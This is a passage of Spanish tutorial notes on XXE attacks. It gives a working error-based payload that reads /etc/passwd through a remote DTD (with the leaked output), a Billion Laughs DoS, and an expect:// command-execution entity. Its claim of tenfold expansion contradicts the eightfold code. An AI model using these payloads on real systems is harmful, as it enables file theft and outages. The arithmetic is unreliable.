¿Y si la aplicación no refleja datos ni tiene salida OOB? Podríamos probar a realizar un ataque en el que forzamos un error para exfiltrar información.

Es decir, usar la vulnerabilidad **XXE** para generar un error cuyo mensaje contenga fragmentos de los datos que queremos.





Error-Based XXE

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://172.29.0.1:8000/test.dtd">
  %remote;
  %error;
]>
<recipe>
  &content;
</recipe>
```


```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % error "<!ENTITY content SYSTEM '%noexisto;%file;'>">
```

172.29.0.2/send_recipe.php

Error XML en línea 5, columna 10: Invalid URI: root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash _galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:101:MariaDB Server,,,:/nonexistent:/bin/false

Error XML en línea 21, columna 24: Entity 'content' failed to parse

XXE Denial Of Service (DoS)






XXE Denial Of Service (DoS)

Para realizar una denegación de servicio, el ataque mas conocido es *Billion Laughs*. Consiste en definir entidades que se expanden en múltiples copias de otras entidades, logrando crecimiento exponencial en memoria.

```
<!DOCTYPE bomb [  
    <!ENTITY DoS "DoS">  
    <!ENTITY DoS1 "&DoS;&DoS;&DoS;&DoS;&DoS;&DoS;&DoS;&DoS;">  
    <!ENTITY DoS2 "&DoS1;&DoS1;&DoS1;&DoS1;&DoS1;&DoS1;&DoS1;&DoS1;">  
    <!ENTITY DoS3 "&DoS2;&DoS2;&DoS2;&DoS2;&DoS2;&DoS2;&DoS2;&DoS2;">  
]>  
<bomb>&DoS3;</bomb>
```

&DoS; vale "DoS" (**3 caracteres**). &DoS1; es 10 veces "DoS" = **30 chars**. &DoS2; es 10 veces DoS1 = **300 chars**. &DoS3; es 10 veces `DoS2` = **3000 chars**. Podríamos seguir anidando hasta lograr millones de caracteres a partir de una pequeña definición.

XXE Command execution





XXE Command execution

Existen algunos contextos muy específicos y poco comunes que permiten ejecutar comandos a partir de un XXE.

Por ejemplo: En una aplicación PHP con una configuración que permite el uso del wrappers “expect://<command>”. Permite ejecutar comandos directamente:

```
<!ENTITY cmd SYSTEM "expect://id">
<run>&cmd;</run>
```

Conseguir ejecución de comandos a partir de un XXE **NO es muy común**.



XXEinjector

